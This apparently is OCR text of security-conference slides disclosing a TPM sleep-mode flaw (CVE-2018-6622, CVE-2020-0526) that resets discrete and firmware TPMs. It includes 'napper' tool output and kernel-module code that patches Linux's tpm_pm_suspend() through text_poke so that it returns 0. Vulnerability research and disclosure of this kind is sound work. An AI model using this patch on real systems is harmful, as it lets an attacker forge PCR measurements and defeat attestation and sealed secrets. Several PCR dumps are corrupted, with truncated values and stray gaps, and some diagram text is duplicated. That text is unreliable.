

(1) Request to save a state
OS
(2) Request to enter sleep
(6) Resume OS
TPM
ACPI (BIOS/UEFI)
(5) Request to restore a state
(3) Sleep
(4) Wake up
Sleep (S3)

<TCG PC Client Platform Firmware Profile Specification>

"Grey Area" Vulnerability (CVE-2018-6622)


(1) Request to save a state
OS
(2) Request to enter sleep
(6) Resume OS
TPM
ACPI (BIOS/UEFI)
(5) Request to restore a state
(3) Sleep
(4) Wake up
Sleep (S3)

<TCG PC Client Platform Firmware Profile Specification>



```
Bank/Algorithm: TPM_ALG_SHA256(0x000b)
PCR_00: a3 3c 10 c  b4 79 42 80 83 2b ff a6 47 e9 9e 92 34 c5 e7 b7 30 2e 79 9d 04 6a 18 3c ea 92 58 40
PCR_01: 55 ba 2        7 6d 79 ab c4 4c 50 99 e3 e2 8a ff 9c 95 31 2a de 6d 9f e2 35 e5 b3 04 e9 74 69
PCR_02: 3d 4  8c fe       3 ea 1f 44 3f 15 62 be ec 8d f5 1c 75 e1 4a 9f cf 9a 72 34 a1 3f 19 8e 79 69
PCR_03: 3d 45 8c fe 55 cc  3 ea 1f 44 3f 15 62 be ec 8d f5 1c 75 e1 4a 9f cf 9a 72 34 a1 3f 19 8e 79 69
PCR_04: 65 3b 91
PCR_05: 0a dc a0
PCR_06: 3d 45 8c
PCR_07: b5 71 0b
PCR_08: 00 00 00
PCR_09: 00 00 00
PCR_10: fc 4c e2
PCR_11: 00 00 00
PCR_12: 00 00 00
PCR_13: 00 00 00
PCR_14: f2 b0 1e
PCR_15: 00 00 00
PCR_16: 00 00 00
PCR_17: ff ff ff
PCR_18: ff ff ff
PCR_19: ff ff ff
PCR_20: ff ff ff
PCR_21: ff ff ff
PCR_22: ff ff ff
PCR_23: 00 00 00
```

```
Bank/Algorithm: TPM_ALG_SHA256(0x000b)
PCR_00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_01: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_02: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_03: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_04: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_05: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_06: 00 00 00 00 00 00 00 00 00                                              00 00 00 00 00 00 00 00 00 00 00
PCR_07: 00 00 00 00 00 00 00 00 00                                              00 00 00 00 00 00 00 00 00 00 00
PCR_08: 00 00 00 00 00 00 00 00 00                                              00 00 00 00 00 00 00 00 00 00 00
PCR_09: 00 00 00 00 00 00 00 00 00                                              00 00 00 00 00 00 00 00 00 00 00
PCR_10: 00 00 00 00 00 00 00 00 00                                              00 00 00 00 00 00 00 00 00 00 00
PCR_11: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_12: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_13: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_14: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_15: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_16: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_17: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
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PCR_21: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_22: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_23: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


So, I tried to exploit the TPM with the vulnerability… and…

My effort went to /dev/null!



```
napper@napper:~/napper-for-tpm$ sudo ./napper.py
    [*] TPM v2.0 information.
        Manufacturer: INTC
        Vendor strings: Inte  l
        Firmware Version: 000B0008 00320D84
        Revision: 116
        Year: 2016
        Day of year: 265

    [*] System information.
        Baseboard manufacturer: Intel Corporation
        Baseboard product name: NUC8i7HVB
        Baseboard version: J68196-503
        BIOS vendor: Intel Corp.
        BIOS version: HNKBLi70.86A.0053.2018.1217.1739
        BIOS release date: 12/17/2018
        System manufacturer: Intel Corporation
        System product name: NUC8i7HVK
```

Typical Types of TPMs

- Discrete TPM (dTPM)

- Is a hardware-based TPM and connected to the LPC
- Is secure, expensive, and widely deployed in high-end products
- Supports TPM 1.2 or 2.0 specification

- Firmware TPM (fTPM)

- Is a firmware-based TPM and resides in a secure processor
- Is secure (?), cheap, and also widely deployed from entry products to high-end products
- Supports only the TPM 2.0 specification

intel
Intel PTT

CVE-2018-6622 and fTPM

- **Unfortunately, Intel Platform Trust Technology (PTT) also had the sleep mode vulnerability**
  - I reported it to Intel in Feb 2019, and they assigned Intel-SA-00343 and **CVE-2020-0526**!
  - According to test results, many manufacturers such as Intel, Lenovo, GIGABYTE, and ASUS were vulnerable!
- **TPM related code of BIOS/UEFI firmware seems to be shared for the dTPM and the fTPM**

I got the REAL power!


I could RESET the dTPM and the fTPM

with

ONE SLEEP MODE VULNERABILITY!

Kernel Module for Exploiting the Vulnerability

- **Patches tpm_pm_suspend() function in Linux TPM driver**
  - The kernel module changes the function to "return 0;"



```
TEXT_POKE fn_text_poke;
unsigned long tpm_suspend_addr;

// Byte code of "XOR RAX, RAX; RET;"
unsigned char ret_op_code[] = {0x48, 0x31, 0xC0, 0xC3};
unsigned char org_op_code[sizeof(ret_op_code)];

// Find needed functions
fn_text_poke = (TEXT_POKE) kallsyms_lookup_name("text_poke");
tpm_suspend_addr = kallsyms_lookup_name("tpm_pm_suspend");

// Backup code and patch it
memcpy(org_op_code, (unsigned char*) tpm_suspend_addr, sizeof(org_op_code));
fn_text_poke((void*) tpm_suspend_addr, ret_op_code, sizeof(ret_op_code));

return 0;
```

